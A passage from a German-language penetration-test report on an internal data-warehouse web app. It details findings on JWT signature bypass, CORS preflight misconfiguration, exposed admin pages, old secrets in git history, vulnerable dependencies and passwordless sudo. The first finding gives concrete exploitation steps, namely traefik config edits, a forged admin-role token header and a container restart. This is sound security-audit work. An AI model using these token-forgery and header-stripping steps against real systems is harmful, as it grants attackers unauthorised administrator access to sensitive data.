36         roles = get_roles_from_jwt(decoded_jwt_token)
37         id = get_mitarbeiter_id_from_email(email)
38     # ! Wenn der Authorization-Header irgendwie entfernt wurde, erhält
```

```
    der Benutzer im schlimmsten Fall Admin-Rechte
39      else:
40          name = "Entwickler"
41          email = "me@example.com"
42          id = 1628  # meine intern_bk
43          # Standardrollen für Tests, ändern Sie nach Belieben
44          # leere Liste zur Vermeidung von Ausnahmen
45          if config.env == "production":
46              roles = []
47          elif config.env.endswith("admin"):
48              roles = ["Admins"]
49          else:
50              roles = ["Public"]
51
52      return User(name, email, roles, id)
```

Aus dem Codeausschnitt folgt, dass das Entfernen des Tokens aus der Anfrage an die DWH-Anwendung oder das Ändern des Header-Schlüssels einen Fallback-Benutzer erzeugt, der im schlimmsten Fall Admin-Rechte hat. Außerdem ist es möglich, das JWT so zu ändern, dass es die Rolle *Admins* enthält, da die JWT-Signatur nicht überprüft wird.

Beide Probleme können durch Manipulation der *traefik Konfigurationsdatei* unter docker/traefik/config/dynamic.yml [https://git.example.com/dwh/DWHPY/-/blob/82d7bae38ca3f7fa193f61697355e488ebf7fd43/docker/traefik/config/dynamic.yml] ausgenutzt werden.

- **Entfernen des JWT durch Ändern des Header-Schlüssels**:

Listing 11.2 dynamic.yml

```
61      oauth-auth-redirect:
62        forwardAuth:
63          address: http://oauth:{{env "OAUTH_PROXY_PORT"}}
64          trustForwardHeader: true
65          authResponseHeaders:
66            - Authorization123  # Auf einen anderen Namen als
    Authorization setzen
```

Dies führt dazu, dass der Benutzer `Entwickler` wird:

Figure 11.2 Benutzer `Entwickler` *in der Weboberfläche, wie durch die Begrüßung in der oberen rechten Ecke gezeigt.*

- **Manipulieren des JWT**:

a) Holen Sie sich das JWT vom oauth proxy [https://oauth.dwh-dev.example.com/] über einen GET-Request.

Listing 11.3 GET-Anfrage, um ein JWT vom OAuth-Proxy abzurufen

```
1  GET / HTTP/1.1
2  Host: oauth.dwh-dev.example.com
3  Cookie: _oauth2_proxy=djIu..
4  Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Linux"
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, wie Gecko) Chrome/124.0.6367.118 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
   ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7
16 Priority: u=0, i
17 Connection: close
```

Listing 11.4 Response mit dem JWT

```
1  HTTP/2 202 Accepted
2  Authorization: Bearer eyJ0..
3  Content-Type: text/plain; charset=utf-8
4  Date: Thu, 23 May 2024 09:07:48 GMT
5  Gap-Auth: sebastian.franz+dwh-hr@iteratec.com
6  Strict-Transport-Security: max-age=315360000; includeSubDomains; preload
7  X-Content-Type-Options: nosniff
```

```
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
Content-Length: 13

Authentifiziert
```

b) Dekodieren Sie den nicht signierten Teil des JWT und ändern Sie die aktuelle Rolle zu `"dwh_roles":"Admins"`.

c) Ändern Sie die *traefik* Konfiguration, um das manipulierte JWT stattdessen einzuschließen:

Listing 11.5 dynamic.yml

```
    dwhapp-route:
      rule: "Host(`{{env "DWH_URL"}}`)"
      tls:
        certResolver: {{env "CERT_RESOLVER"}}
      middlewares:
        - oauth-auth-redirect
        - custom-auth-header  # Neues Middleware zur dwhapp-route hinzufügen
      service: dwhapp-service
      entryPoints:
        - websecure
```

Listing 11.6 dynamic.yml

```
    oauth-auth-redirect:
      forwardAuth:
        address: http://oauth:{{env "OAUTH_PROXY_PORT"}}
        trustForwardHeader: true
        authResponseHeaders:
          - Authorization123  # Auf einen anderen Namen als Authorization setzen
    custom-auth-header:
      headers:
        customRequestHeaders:
          Authorization: "Bearer eyJ0eXAiOi..." # Manipuliertes Token mit Admins Rolle
```

Damit beide Methoden funktionieren, muss der *traefik* Container nach der Änderung der

Konfiguration neu gestartet werden:

```
$ docker compose up -d --no-deps --force-recreate --build proxy
```

Auswirkung

- **Datenleck**: Das Erlangen von unerlaubten Admin-Rechten in der Anwendung ermöglicht einem Angreifer den Zugriff auf sehr sensible Informationen. Dies könnte zu finanziellen Schäden oder Rufverlust führen, wenn Geschäftszahlen veröffentlicht werden.
- **Unbefugter Zugriff**: Die Daten enthalten auch Informationen über jeden Mitarbeiter bei Beispiel. Diese könnten für Doxing, Phishing oder Verführung missbraucht werden.

Empfehlung

- **Code-Verbesserungen**: Die kommentierten Abschnitte in der oben genannten Autorisierungsfunktion sollten behoben werden. Insbesondere die Überprüfung der Signatur des JWT ist entscheidend, um Manipulationen am Token zu vermeiden.
- **Benutzerrechte-Management**: Darüber hinaus sollte das Ändern von Konfigurationsdateien oder Containern auf dem Server Admin-Rechte erfordern (siehe Finding 24-4:15).
- **JWT vor Anfragen an den OAuth-Proxy verstecken**: Es sollte auch überprüft werden, ob es möglich ist, das JWT vor Antworten auf Anfragen zu verstecken, die an https://oauth.dwh-dev.example.com/ gehen und nicht direkt von der DWH-App kommen.

5.10. Finding 24-4:10: Fehlerhafte Behandlung von Preflight-Anfragen führt zu OAuth-Weiterleitung

Der Server behandelt eine OPTIONS-Preflight-Anfrage fehlerhaft, indem er eine 302-Weiterleitungsantwort zu einer OAuth 2.0-Autorisierungs-URL ausgibt.

INFORMATION - 0.0

Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Unchanged
Confidentiality	None
Integrity	None
Availability	None

Vorbedingung

Der Angreifer muss sich im internen Netzwerk von Example befinden.

Beschreibung

Im Folgenden sehen Sie eine OPTIONS-Preflight-Anfrage. Die erwartete Antwort wären die entsprechenden CORS-Header.

```
1  OPTIONS /_dash-update-component HTTP/2
2  Host: example.com
3  Accept: */*
4  Access-Control-Request-Method: POST
5  Access-Control-Request-Headers: content-type
6  Origin: null
7  Sec-Fetch-Mode: cors
8  Sec-Fetch-Site: cross-site
9  Sec-Fetch-Dest: empty
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```

```
12 Priority: u=1, i
```

Stattdessen erfolgt eine 302-Weiterleitung:

```
1 HTTP/2 302 Found
2 Cache-Control: no-cache, no-store, must-revalidate, max-age=0
3 Content-Type: text/html; charset=utf-8
4 Date: Fri, 31 May 2024 09:59:15 GMT
5 Expires: Thu, 01 Jan 1970 01:00:00 CET
6 Location: https://login.microsoftonline.com/...
7 Set-Cookie: _oauth2_proxy_csrf=...; Path=/; Domain=example.com;
  Expires=Fri, 31 May 2024 10:14:15 GMT; HttpOnly
8 X-Accel-Expires: 0
9 Content-Length: 446
10
11 <a href=
  "https://login.microsoftonline.com/oauth2/v2.0/authorize?...">Gefunden</a>.
```

Dies ist nicht das erwartete Verhalten für eine Preflight-Anfrage und weist auf eine Fehlkonfiguration hin, die zu unbeabsichtigtem Verhalten oder Sicherheitsproblemen führen könnte.

Auswirkung

- **Unterbrechung der Authentifizierung**: Das Weiterleiten von Preflight-Anfragen zu einer OAuth-Anmeldeseite unterbricht den vorgesehenen Authentifizierungsablauf. Dies kann zu fehlgeschlagenen Anfragen und einer schlechten Benutzererfahrung führen, wodurch die Anwendung weniger zuverlässig und schwerer zu bedienen wird.
- **Umgehung der Sicherheitsrichtlinien**: Eine fehlerhafte Preflight-Behandlung kann es Angreifern ermöglichen, Sicherheitsrichtlinien zu umgehen, die dazu gedacht sind, Cross-Origin-Anfragen einzuschränken. Dies kann zu unbefugtem Zugriff auf Ressourcen führen und potenziell sensible Daten offenlegen.
- **Unbeabsichtigte Offenlegung sensibler Daten**: Die Weiterleitung gibt Details über den Authentifizierungsprozess preis, wie die OAuth-Autorisierungs-URL und Statusparameter. Angreifer können diese Informationen nutzen, um den Authentifizierungsfluss weiter zu untersuchen und auszunutzen.

Empfehlung

Stellen Sie sicher, dass der Server OPTIONS-Preflight-Anfragen korrekt behandelt, indem er die entsprechenden CORS-Header ohne Weiterleitung zurückgibt.

Weiterführende Informationen

- CORS Erklärung [https://developer.mozilla.org/de/docs/Web/HTTP/CORS]

5.11. Finding 24-4:11: Seiten im Admin-Bereich für Nicht-Admin-Benutzer zugänglich

Seiten im Admin-Bereich sind für normale (Nicht-Admin-)Benutzer zugänglich.

MITTEL - 4.3

Attack Vector	Network
Attack Complexity	Low
Privileges Required	Low
User Interaction	None
Scope	Unchanged
Confidentiality	Low
Integrity	None
Availability	None

Vorbedingung

Der Angreifer muss autorisiert sein, auf die DWH-Anwendung zuzugreifen.

Beschreibung

Seiten im Admin-Bereich der Anwendung sind für normale (Nicht-Admin-)Benutzer zugänglich. Dies betrifft die folgenden Seiten:

```
https://example.com/upload
https://example.com/download
https://example.com/etl
https://example.com/data_validation
https://example.com/weblog
```

Die Funktionalität dieser Seiten ist größtenteils defekt, mit Ausnahme von zwei Seiten:

- Auf der Seite Download [https://example.com/download] kann der Inhalt aus dem Dropdown-Menü *Channel* ausgewählt werden:




Figure 13.1 Auswahl der Download-Kanäle

Das Hochladen und Herunterladen war für Nicht-Admin-Benutzer während unserer Tests nicht möglich.

- Die Seite Weblog [https://example.com/weblog] zeigt die Anzahl der Zugriffe pro Seite, selbst für Nicht-Admin-Benutzer. Obwohl der Inhalt dieser Seite nicht als kritisch erscheint, deutet ihre Platzierung im Admin-Bereich darauf hin, dass sie wahrscheinlich nur für Admin-Benutzer zugänglich sein sollte.

Auswirkung

- **Unbefugter Zugriff**: Wenn Nicht-Admin-Benutzern der Zugriff auf Seiten im Admin-Bereich ermöglicht wird, kann dies zu unbefugtem Zugriff auf Informationen und Funktionen führen, die eigentlich eingeschränkt sein sollten.
- **Umgehung der Zugriffskontrolle**: Das Vorhandensein einer solchen Fehlkonfiguration deutet darauf hin, dass es möglicherweise weitere Probleme mit der Zugriffskontrolle in der Anwendung gibt, die potenziell weiteren unbefugten Zugriff auf sensible Bereiche ermöglichen könnten.
- **Informationsleck**: Obwohl der aktuelle Inhalt der Seite "Zugriffsstatistik" nicht kritisch ist, könnten zukünftige Änderungen oder Aktualisierungen dieser Seite sensible Informationen einführen, die Nicht-Admin-Benutzer nicht sehen sollten.

Empfehlung

- **Zugriff auf Admin-Seiten einschränken**: Stellen Sie sicher, dass alle Seiten und Funktionen im Admin-Bereich ordnungsgemäß auf Admin-Benutzer beschränkt sind. Implementieren Sie eine rollenbasierte Zugriffskontrolle (RBAC), um diese

Einschränkung durchzusetzen.

5.12. Finding 24-4:12: Zugangsdaten im Git-Repository

Das Git-Repository DWHPY [https://git.example.com/dwh/DWHPY] enthält (veraltete) Geheimnisse.

INFORMATION - 0.0

Attack Vector	Network
Attack Complexity	Low
Privileges Required	Low
User Interaction	None
Scope	Unchanged
Confidentiality	None
Integrity	None
Availability	None

Vorbedingung

Der Angreifer muss Zugang zum Gitlab-Repository haben.

Beschreibung

Während der Sicherheitsüberprüfung wurde entdeckt, dass das DWHPY [https://git.example.com/dwh/DWHPY] Gitlab-Repository mithilfe des Tools Gitleaks [https://github.com/gitleaks/gitleaks] Geheimnisse enthält. Gitleaks ist ein Open-Source-Tool, das entwickelt wurde, um fest codierte Geheimnisse wie API-Schlüssel, Passwörter, private Schlüssel und andere sensible Informationen innerhalb der Versionskontrollhistorie eines Repositories zu erkennen. Obwohl die Geheimnisse veraltet zu sein scheinen und im aktuellen Zustand des Repositories (HEAD) nicht sichtbar sind, können sie dennoch ohne großen Aufwand in der Repository-Historie gefunden werden.

```
$ gitleaks detect --source=. --report-path=../dwh_gitleaks_report.json
--report-format=json
```

Mögliche relevante Funde aus dem Gitleaks-Bericht:

```
[
 {
  "Description": "Ein generischer API-Schlüssel wurde erkannt, der potenziell Zugang zu verschiedenen Diensten und sensiblen Operationen ermöglicht.",
  [...]
  "Match": "api_key='b81e9xxxxxxxxxxxxxxxxxxxfd7a87'",
  "Secret": "b81e9xxxxxxxxxxxxxxxxxxxfd7a87",
  "File": "dwh/ai/vanna_app.py",
  "SymlinkFile": "",
  "Commit": "841a0965d61328239c3883b601dca3980b0e2c22",
  [...]
 },
 {
  "Description": "Ein generischer API-Schlüssel wurde erkannt, der potenziell Zugang zu verschiedenen Diensten und sensiblen Operationen ermöglicht.",
  [...]
  "Match": "CLIENT_ID=1e875xxxxxxxxxxxxxxxxxxxxxxxxf5bf4",
  "Secret": "1e875xxxxxxxxxxxxxxxxxxxxxxxxf5bf4",
  "File": ".env",
  "SymlinkFile": "",
  "Commit": "527f44bec921d84dae953694cebfc2b33b1f14ba",
  [...]
 },
 {
  "Description": "Ein generischer API-Schlüssel wurde erkannt, der potenziell Zugang zu verschiedenen Diensten und sensiblen Operationen ermöglicht.",
  [...]
  "Match": "SECRET=fG-lzxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxtf-54=",
  "Secret": "fG-lzxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxtf-54=",
  "File": ".env",
  "SymlinkFile": "",
  "Commit": "527f44bec921d84dae953694cebfc2b33b1f14ba",
  [...]
 }
]
```


Auswirkung

- **Unbefugter Zugriff**: Wenn ein Angreifer Zugang zum Repository erhält, kann er leicht sensible Zugangsdaten abrufen. Dies könnte zu unbefugtem Zugriff auf Datenbanken, APIs und andere kritische Dienste führen, wenn die Geheimnisse noch gültig sind.

- **Datenleck**: Kompromittierte Zugangsdaten können zu Datenlecks führen, bei denen sensible Informationen abgerufen, verändert oder exfiltriert werden. Dies kann schwerwiegende rechtliche und finanzielle Folgen haben.
- **Lateral Movement**: Angreifer mit Zugang zu Klartext-Zugangsdaten können diese nutzen, um sich lateral im Netzwerk zu bewegen und zusätzliche Systeme und Dienste zu kompromittieren.
- **Ruf und Vertrauen**: Das Vorhandensein von Geheimnissen im Repository kann das Vertrauen in den Entwicklungsprozess beeinträchtigen und bei Stakeholdern den Bedarf an verbesserten Sicherheitspraktiken signalisieren.

Empfehlung

- **Entfernen Sie Geheimnisse aus der Git-Historie**: Identifizieren und entfernen Sie alle Geheimnisse aus der Git-Repository-Historie. Dies kann mithilfe von Tools wie git filter-repo oder BFG Repo-Cleaner durchgeführt werden, um die Historie neu zu schreiben und sensible Informationen zu löschen.
- **Drehen Sie exponierte Geheimnisse**: Drehen Sie sofort alle exponierten Geheimnisse. Dies umfasst das Aktualisieren von Passwörtern, das Erneuern von API-Schlüsseln und das Ersetzen von privaten Schlüsseln. Stellen Sie sicher, dass alle Systeme und Dienste, die die exponierten Geheimnisse verwenden, entsprechend aktualisiert werden.
- **Verwenden Sie Umgebungsvariablen und Tools zur Geheimnisverwaltung**: Speichern Sie Geheimnisse in Umgebungsvariablen oder verwenden Sie Tools zur Geheimnisverwaltung wie HashiCorp Vault, AWS Secrets Manager oder Azure Key Vault, um sensible Informationen sicher zu verwalten.
- **Implementieren Sie Pre-Commit-Hooks**: Verwenden Sie Pre-Commit-Hooks, um zu verhindern, dass Geheimnisse in Zukunft in das Repository eingecheckt werden. Tools wie pre-commit können mit Gitleaks oder ähnlichen Tools konfiguriert werden, um dies durchzusetzen.

5.13. Finding 24-4:13: Verwundbare Abhängigkeiten

Die Anwendung verwendet einige Abhängigkeiten mit bekannten Sicherheitslücken.

HOCH - 7.5

Attack Vector	Network
Attack Complexity	High
Privileges Required	None
User Interaction	Required
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Vorbedingung

Die Vorbedingungen zum Ausnutzen einer bekannten Sicherheitslücke variieren. Im Allgemeinen sind sie eher gering, sobald geeignete Proof of Concepts (PoCs) veröffentlicht wurden.

Beschreibung

Das Projekt verwendet `poetry` als Abhängigkeitsverwaltungstool für Python-Bibliotheken. Die Abhängigkeiten werden in der CI-Pipeline über `pip-audit` überprüft, und ein `Renovatebot` ist für das Repository konfiguriert, der Merge-Anfragen zur Aktualisierung von Abhängigkeiten erstellt, die regelmäßig in den Hauptzweig integriert werden. Daher sind die Abhängigkeiten des Projekts im Allgemeinen neu und aktuell. Dennoch ergab das manuelle Ausführen von `pip-audit` auf dem neuesten Commit des Tests die folgenden verwundbaren Abhängigkeiten:

```
Found 3 known vulnerabilities in 3 packages
Name     Version ID                  Fix Versions
-------- ------- ------------------- ------------
idna     3.6     GHSA-jjg7-2v4v-x38h 3.7
jinja2   3.1.3   GHSA-h75v-3vvj-5mfj 3.1.4
```

```
werkzeug 3.0.2   GHSA-2g68-c3qc-8985 3.0.3
```

Die höchste bekannte Sicherheitslücke des `werkzeug`-Pakets wurde verwendet, um dieses Finding zu bewerten. Es stellte sich heraus, dass, obwohl `pip-audit` tatsächlich in der CI-Pipeline ausgeführt wird, die Pipeline nicht fehlschlägt, wenn `pip-audit` Sicherheitslücken findet. Dies liegt daran, dass der Exit-Code in Zeile 126 [https://git.example.com/dwh/DWHPY/-/blob/main/.gitlab-ci.yml?ref_type=heads#L126] der CI-Datei auf `allowed` gesetzt ist. Ein ähnlicher Ansatz wurde für `poetry outdated` gefunden.

Darüber hinaus verwendet die Webseite eine veraltete Version von `jquery` (3.4.1), die unter der folgenden URL gefunden wurde:

https://dwh-dev.example.com/_dash-component-suites/dash_admin_components/dash_admin_components.v0_1_4m1715689710.min.js

Diese Abhängigkeit stammt aus dem `dash-admin-components`-Paket mit Version 0.1.4, das im *DWH* verwendet wird.

Auswirkung

- **Ausnutzung von Sicherheitslücken**: Die Auswirkungen veralteter Paketabhängigkeiten hängen von der Art der Sicherheitslücke ab, können aber für das System, das die Abhängigkeit verwendet, kritisch sein.

Empfehlung

- **Direkte statt transitive Abhängigkeiten**: Wenn das Aktualisieren der direkten Abhängigkeiten nicht ausreicht, könnten die derzeit verwundbaren Python-Abhängigkeiten als direkte Abhängigkeit in der Poetry `.toml-Datei` festgelegt werden, um die Verwendung der neuesten oder einer festgelegten Version des Pakets zu erzwingen. Aufgrund von Abhängigkeitsbeschränkungen ist dies jedoch möglicherweise nicht immer möglich.
- **Striktere CI-Pipeline**: Die CI-Pipeline sollte so geändert werden, dass Findings von `pip-audit` und `poetry outdated` nicht mehr ignoriert werden.
- **Ersetzen ungewarteter Pakete**: Hinsichtlich der veralteten `jquery`-Abhängigkeit hat das Paket `dash-admin-components`, das sie verwendet, bereits die neueste Version 0.1.4. Der letzte Commit im Repository liegt jedoch vor etwa fünf Jahren [https://github.com/dawidkopczyk/dash-admin-components] zurück. Daher sollte erwogen werden, ob die vom Paket bereitgestellte Funktionalität auf andere Weise ersetzt werden kann.

Weiterführende Informationen

- Nationale Schwachstellenbibliothek für CVEs bei NIST [https://nvd.nist.gov/vuln]
- CVE für werkzeug 3.0.2 [https://github.com/advisories/GHSA-2g68-c3qc-8985]

5.14. Finding 24-4:14: Geteiltes Benutzerkonto auf dem Host

Das Benutzerkonto `core` auf der DWH-Hostmaschine ist ein geteiltes Benutzerkonto, dem mehrere autorisierte SSH-Schlüssel zugewiesen sind, die von verschiedenen Personen genutzt werden.

INFORMATION - 0.0

Attack Vector	Local
Attack Complexity	Low
Privileges Required	Low
User Interaction	None
Scope	Unchanged
Confidentiality	None
Integrity	None
Availability	None

Vorbedingung

Der Angreifer muss sich im internen Netzwerk von Example befinden und autorisiert sein, um auf die DWH-Maschine via SSH zugreifen zu können.

Beschreibung

Auf der Hostmaschine gibt es nur ein Benutzerkonto, das von mehreren Personen gemeinsam genutzt wird. Dieses Benutzerkonto verfügt über mehrere autorisierte Secure Shell (SSH) Schlüssel, was bedeutet, dass mehrere Personen dasselbe Konto für den Zugriff verwenden. Das Benutzerkonto wird außerdem für die Ausführung der `dwh-app`-Prozesse verwendet.

Auswirkung

- **Verantwortlichkeitsprobleme**: Geteilte Konten erschweren die Nachverfolgung individueller Aktionen, was zu einem Mangel an Verantwortlichkeit führt. Es wird schwierig zu bestimmen, wer bestimmte Aktionen oder Änderungen am System vorgenommen hat.

- **Sicherheitsrisiken**: Wenn einer der autorisierten Schlüssel kompromittiert wird, erhält der Angreifer Zugang zu dem geteilten Konto und damit zur Hostmaschine. Dies erhöht die potenzielle Angriffsfläche und das Risiko eines unbefugten Zugriffs.

Empfehlung

- **Individuelle Benutzerkonten**: Erstellen Sie individuelle Benutzerkonten für jede Person, die Zugang zur Hostmaschine benötigt. Dies stellt sicher, dass Aktionen nachverfolgt und spezifischen Benutzern zugeordnet werden können. Stellen Sie sicher, dass diese Benutzer nur die notwendigen Berechtigungen haben.
- **Dedizierter Benutzer für DWH-Prozesse**: Erstellen Sie einen Benutzer, der speziell für die Ausführung der Web-App-Prozesse zuständig ist. Stellen Sie sicher, dass dieser Benutzer nur die notwendigen Berechtigungen hat, um die Web-App auszuführen, und entfernen Sie alle unnötigen Zugriffsrechte.

5.15. Finding 24-4:15: Passwordless Sudo

Der Benutzer `core` kann alle Befehle mit `root`-Rechten ohne Passwort ausführen.

HOCH - 7.8

Attack Vector	Local
Attack Complexity	Low
Privileges Required	Low
User Interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Vorbedingung

Der Angreifer muss sich im internen Netzwerk von Example befinden und autorisiert sein, um auf die `dwh`-Maschine zugreifen zu können.

Beschreibung

Der Benutzer `core` ist so konfiguriert, dass er alle Befehle mit `root`-Rechten ausführen kann, ohne zur Eingabe eines Passworts aufgefordert zu werden. Diese Konfiguration befindet sich in der `sudoers`-Datei und erlaubt es dem Benutzer `core`, jeden Befehl als `root`-Benutzer auszuführen, ohne eine Authentifizierung durchzuführen.

Der Benutzer `core` ist der Standardbenutzer, der für den SSH-Login auf der Maschine verwendet wird. Dies gewährt effektiv `root`-Rechte für jeden, der über einen privaten Schlüssel verfügt, der für den SSH-Zugang als Benutzer `core` autorisiert ist.

```
core@[redacted]dwh-dev ~ $ sudo cat /usr/share/baselayout/sudoers
## Default sudoers for Flatcar

## Pass LESSCHARSET through for systemd commands run through sudo that call less.
## See https://github.com/coreos/bugs/issues/365.
Defaults env_keep += "LESSCHARSET"

## enable root and wheel
root ALL=(ALL) ALL
%wheel ALL=(ALL) ALL

## enable passwordless access for sudo
%sudo ALL=(ALL) NOPASSWD: ALL

## the core user has no password by default
core ALL=(ALL) NOPASSWD: ALL

## Read drop-in files from /etc/sudoers.d
## (the '#' here does not indicate a comment)
#includedir /etc/sudoers.d
```

Figure 17.1 `sudoers`-Datei auf dem Hostsystem. Der Benutzer `core` und jedes Mitglied der Gruppe `sudo` können `sudo` ohne Passwort verwenden.

Auswirkung

- **Privilegieneskalation**: Jeder Benutzer oder Prozess, der sich als `core` ausgeben kann, kann seine Rechte auf `root` eskalieren, ohne zusätzliche Authentifizierung. Dies erhöht das Risiko unbefugter Zugriffe und möglicher Systemkompromittierungen erheblich.
- **Nicht-Abstreitbarkeit**: Aktionen, die mit `sudo` ohne Passwort ausgeführt werden, sind schwerer zu prüfen und einem autorisierten Benutzer zuzuordnen. Dies erschwert die Reaktion auf Vorfälle und forensische Untersuchungen.

Empfehlung

- **Passwort für `sudo` verlangen**: Konfigurieren Sie die `sudoers`-Datei so, dass für den Benutzer `core` und die Mitglieder der Gruppe `sudo` bei der Ausführung von Befehlen mit `sudo` ein Passwort verlangt wird. Dies fügt eine Authentifizierungsebene hinzu und reduziert das Risiko unbefugter Zugriffe.
- **`sudo`-Berechtigungen überprüfen und einschränken**: Überprüfen Sie die `sudo` -Berechtigungen, die dem Benutzer `core` gewährt wurden, und beschränken Sie diese auf die notwendigen Befehle. Vermeiden Sie die pauschale Vergabe von `root`-Rechten, es sei denn, sie sind absolut notwendig.

Weiterführende Informationen

- https://www.flatcar.org/docs/latest/setup/security/hardening-guide/